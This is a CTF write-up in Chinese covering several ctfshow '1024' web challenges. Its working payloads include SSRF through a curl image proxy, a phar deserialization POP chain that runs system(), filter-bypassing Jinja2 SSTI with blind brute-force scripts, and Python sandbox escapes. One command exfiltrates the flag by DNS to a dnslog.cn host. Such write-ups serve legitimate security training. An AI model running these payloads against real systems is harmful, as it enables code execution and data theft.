1024_WEB签到

直接执行phpinfo函数,在里面发现了这个配置

然后直接调用这个函数

?f=ctfshow_1024 获得flag

1024_图片代理

考察: ssrf攻击fastcgi

https://mp.weixin.qq.com/s?__biz=MzUzNTkyODI0OA==&mid=2247497361&idx=1&sn=7fa1924906306c074a2adb1e600bfa49

https://www.smi1e.top/gopher-ssrf%E6%94%BB%E5%87%BB%E5%86%85%E7%BD%91%E5%BA%94%E7%94%A8%E5%A4%8D%E7%8E%B0/

file:///etc/nginx/nginx.conf

查看配置文件


默认的server配置:/etc/nginx/conf.d/default.conf

```
server {
    listen 80 default_server;
    listen [::]:80 default_server;
    root         /var/www/bushihtml;
    index        index.php index.html;

    proxy_set_header Host $host;
    proxy_set_header X-Real-IP $remote_addr;
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;

    location / {
        try_files $uri  $uri/ /index.php?$args;
    }

    location ~ \.php$ {
        try_files $uri =404;
        fastcgi_pass   127.0.0.1:9000;
        fastcgi_index  index.php;
        include        fastcgi_params;
        fastcgi_param  SCRIPT_FILENAME  $document_root$fastcgi_script_name;
    }

    location = /404.html {
        internal;
    }
}

```

```
file:///etc/nginx/conf.d/default.conf
/var/www/bushihtml/index.php  默认页面
```

```php
#index.php
<?php
if(isset($_GET["picurl"])){
    $ch = curl_init(explode("&",base64_decode($_GET["picurl"]))[0]);
    curl_setopt($ch, CURLOPT_TIMEOUT,2);
    curl_setopt($ch, CURLOPT_CONNECTTIMEOUT,2);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    curl_setopt($ch, CURLOPT_BINARYTRANSFER, 1);
    $data = curl_exec($ch);
    curl_close($ch);
    header("Content-type: image/jpeg");
    print( $data );
    unset($data);
}else{
    header('location:index.php?
picurl=aHR0cDovL3AucWxvZ28uY24vZ2gvMzcyNjE5MDM4LzM3MjYxOTAzOC8w');
}
```

然后base64打过去就获得flag



1024_柏拉图

思路:

通过双写绕过读源代码 file:/file:////var/www/html/index.php

然后构造pop链，构造phar文件上传读文件进行获得flag

```php
<?php
```

```php
error_reporting(0);
ini_set('phar.readonly','Off');
class A {
    public $a;
    public function __construct($a)
    {
        $this->a = $a;
    }
    public function __destruct()
    {
        echo "THI IS CTFSHOW".$this->a;
    }
}
class B {
    public $b;
    public function __construct($b)
    {
        $this->b = $b;
    }
    public function __toString()
    {//__toString   当一个对象被当作一个字符串被调用。
        return ($this->b)();//eval()
    }
}
class C{
    public $c;
    public function __construct($c)
    {
        $this->c = $c;
    }
    public function __invoke()
    {
        return eval($this->c);
    }
}
@unlink("phar1.phar");//unlink() 函数删除文件。
$phar = new Phar("phar.phar");
$phar->startBuffering();//开始缓冲Phar写操作
$phar->setStub("GIF89a"."<?php __HALT_COMPILER(); ?>"); //设置stub
$A = new A('');
$B = new B('');
$C = new C('system("cat /ctfshow_1024_flag.txt");');
$A->a=$B;
$B->b=$C;
$phar->setMetadata($A);//将自定义的meta-data存入manifest
$phar->addFromString("test.txt", "test");//以字符串的形式添加一个文件到phar档案添加要压缩的文件
//签名自动计算
$phar->stopBuffering();
//compress.zlib://phar://xxx
//compress.zlib://phar://1.gif
?>
```

1024_hello_world

https://blog.csdn.net/solitudi/article/details/107752717

```
过滤了{{
通过{%if %}1{%endif%}来绕过
key={%if 0%}Firebasky{%endif%} 返回空
key={%if 1%}Firebasky{%endif%} 返回Firebasky
```

```
发现过滤了__和单引号
绕过通过16进制和双引号绕过
{% if ""["\x5f\x5fbase\x5f\x5f"]!=0%}Firebasky{%endif%}

```

在这里由于没有回显，不知道`"".__class__.__base__.__subclasses__()`下具体使用哪个下标，所以直接在bp里爆破

```
"".__class__.__base__.__subclasses__()
[?].__init__.__globals__["__builtins__"]["__import__"]("os")

key={%if ""["\x5f\x5fclass\x5f\x5f"]["\x5f\x5fbase\x5f\x5f"]
["\x5f\x5fsubclasses\x5f\x5f"]()[64]["\x5f\x5finit\x5f\x5f"]
["\x5f\x5fglobals\x5f\x5f"]["\x5f\x5fbuiltins\x5f\x5f"]
["\x5f\x5fimport\x5f\x5f"]("os")!=1%}Firebasky{%endif%}
```

```
构造exp

key={%if ""["\x5f\x5fclass\x5f\x5f"]["\x5f\x5fbase\x5f\x5f"]
["\x5f\x5fsubclasses\x5f\x5f"]()[64]["\x5f\x5finit\x5f\x5f"]
["\x5f\x5fglobals\x5f\x5f"]["\x5f\x5fbuiltins\x5f\x5f"]
["\x5f\x5fimport\x5f\x5f"]("os")["\x5f\x5fdict\x5f\x5f"]["popen"]("ls /")
["read"]()[0]=="a"%}Firebasky{%endif%}
```

```python
import requests
import string
strs = string.digits+string.ascii_lowercase+'-_{}'

url = 'http://e2423a5c-9a92-4370-9644-abd0e0f0b1ec.chall.ctf.show/'
#cmd = 'ls /'
cmd = 'cat /c*'

flag = ''
for i in range(0,50):
    print('i =',i,end='\t')
    for ch in strs:
        payload = '{%if ""["\\x5f\\x5fclass\\x5f\\x5f"]
["\\x5f\\x5fbase\\x5f\\x5f"]["\\x5f\\x5fsubclasses\\x5f\\x5f"]()[64]
["\\x5f\\x5finit\\x5f\\x5f"]["\\x5f\\x5fglobals\\x5f\\x5f"]
["\\x5f\\x5fbuiltins\\x5f\\x5f"]["\\x5f\\x5fimport\\x5f\\x5f"]("os")
["\\x5f\\x5fdict\\x5f\\x5f"]["popen"]("'+cmd+'")["read"]()
['+str(i)+']=="'+ch+'"%}air{%endif%}'
        #print(payload)
        data = {'key':payload}
        r = requests.post(url,data)
        #print(r.text)
        if 'Firebasky' in r.text:
```

```
            flag += ch
            print('flag = '+flag)
            break
```

方法二:

```
{%25 set chr=""["\x5f\x5fclass\x5f\x5f"]["\x5F\x5Fbase\x5F\x5F"]
["\x5F\x5Fsubclasses\x5F\x5F"]()[65]["\x5F\x5Finit\x5F\x5F"]
["\x5F\x5Fglobals\x5F\x5F"]["\x5F\x5Fbuiltins\x5F\x5F"]["chr"] %25}{%25 if ""
["\x5f\x5fclass\x5f\x5f"]["\x5F\x5Fbase\x5F\x5F"]
["\x5F\x5Fsubclasses\x5F\x5F"]()[65]["\x5F\x5Finit\x5F\x5F"]
["\x5F\x5Fglobals\x5F\x5F"]["\x5F\x5Fbuiltins\x5F\x5F"]["eval"]
("\x5F\x5Fimport\x5F\x5F(chr(111)%2bchr(115))")
[chr(112)%2bchr(111)%2bchr(112)%2bchr(101)%2bchr(110)]
(chr(99)%2bchr(97)%2bchr(116)%2bchr(32)%2bchr(47)%2bchr(101)%2bchr(116)%2bchr
(99)%2bchr(47)%2bchr(112)%2bchr(97)%2bchr(115)%2bchr(115)%2bchr(119)%2bchr(10
0))["read"]()[1]=="o" %25} 1{%25 endif %25}
```

```
{%25 set chr=""["\x5f\x5fclass\x5f\x5f"]["\x5F\x5Fbase\x5F\x5F"]
["\x5F\x5Fsubclasses\x5F\x5F"]()[65]["\x5F\x5Finit\x5F\x5F"]
["\x5F\x5Fglobals\x5F\x5F"]["\x5F\x5Fbuiltins\x5F\x5F"]["chr"] %25}{%25 if
""["\x5f\x5fclass\x5f\x5f"]["\x5F\x5Fbase\x5F\x5F"]
["\x5F\x5Fsubclasses\x5F\x5F"]()[65]["\x5F\x5Finit\x5F\x5F"]
["\x5F\x5Fglobals\x5F\x5F"]["\x5F\x5Fbuiltins\x5F\x5F"]["eval"]
("\x5F\x5Fimport\x5F\x5F(chr(111)%2bchr(115))")
[chr(112)%2bchr(111)%2bchr(112)%2bchr(101)%2bchr(110)]
(chr(99)%2bchr(97)%2bchr(116)%2bchr(32)%2bchr(47)%2bchr(99)%2bchr(116)%2bchr
(102)%2bchr(115)%2bchr(104)%2bchr(111)%2bchr(119))["read"]()[1]=="f" %25}
1{%25 endif %25}

ls /
chr(108)%2bchr(115)%2bchr(32)%2bchr(47)

cat /c*
chr(99)+chr(97)+chr(116)+chr(32)+chr(47)+chr(99)+chr(42)

flag{230553be-d4fe-447a-8336-c051df7e1b82}

```

```

#-*- coding:utf-8 -*-
import requests as req
import time
import string

str1 = string.digits+string.ascii_lowercase+"-"+"{"+"}"

url = "http://1c314e7b-76fe-4776-a878-31bdff51489e.chall.ctf.show"

flag = ''
for i in range(0,30):
    for j in str1:
        time.sleep(0.08)
```

```
        payload='''{% set chr=""["\\x5f\\x5fclass\\x5f\\x5f"]
["\\x5F\\x5Fbase\\x5F\\x5F"]["\\x5F\\x5Fsubclasses\\x5F\\x5F"]()[65]
["\\x5F\\x5Finit\\x5F\\x5F"]["\\x5F\\x5Fglobals\\x5F\\x5F"]
["\\x5F\\x5Fbuiltins\\x5F\\x5F"]["chr"] %}{% if ""
["\\x5f\\x5fclass\\x5f\\x5f"]["\\x5F\\x5Fbase\\x5F\\x5F"]
["\\x5F\\x5Fsubclasses\\x5F\\x5F"]()[65]["\\x5F\\x5Finit\\x5F\\x5F"]
["\\x5F\\x5Fglobals\\x5F\\x5F"]["\\x5F\\x5Fbuiltins\\x5F\\x5F"]["eval"]
("\\x5F\\x5Fimport\\x5F\\x5F(chr(111)+chr(115))")
[chr(112)+chr(111)+chr(112)+chr(101)+chr(110)]
(chr(99)+chr(97)+chr(116)+chr(32)+chr(47)+chr(99)+chr(42))["read"]()
['''+str(i)+''']=="'''+j+'''" %} nice{% endif %}'''
        r = req.post(url,data={"key":payload})
        if "nice" in r.text:
            flag+=j
            print(flag)

```

1024_fastapi

`fastapi 学习`

```
FastAPI 是一个高性能 Web 框架，用于构建 API。

主要特性：
快速：非常高的性能，与 NodeJS 和 Go 相当
快速编码：将功能开发速度提高约 200% 至 300%
更少的错误：减少约 40% 的人为错误
直观：强大的编辑器支持，自动补全无处不在，调试时间更少
简易：旨在易于使用和学习，减少阅读文档的时间。
简短：减少代码重复。
稳健：获取可用于生产环境的代码，具有自动交互式文档
基于标准：基于并完全兼容 API 的开放标准 OpenAPI 和 JSON Schema
```

`存在交互文档/docs`

`存在api文档/redoc`

`存在/cccalccc页面`

```
#正常回显
q=str([].__class__.__base__.__subclasses__()[189].__init__.__globals__['__builtins__'])
#回显{"res":"hack out!","err":false}，说明import被过滤，利用dict拼接一下即可
q=str([].__class__.__base__.__subclasses__()[189].__init__.__globals__['__builtins__']['__import__'])
q=str([].__class__.__base__.__subclasses__()[189].__init__.__globals__['__builtins__']['__imp'+'ort__'])
#popen被过滤，也使用拼接绕过。得到回显{"res":"main.py\nstart.sh\n","err":false}
q=str([].__class__.__base__.__subclasses__()[189].__init__.__globals__['__builtins__']['__imp'+'ort__']('os').__dict__['pop'+'en']('ls').read())

q=str([].__class__.__base__.__subclasses__()[189].__init__.__globals__['__builtins__']['__imp'+'ort__']('os').__dict__['pop'+'en']('cat /mnt/f1a9').read())
```

```
q=__builtins__.__dict__['__imp'+'ort__']('os').system("ping `cat /mnt/f1a9`.oq44ce.dnslog.cn")
```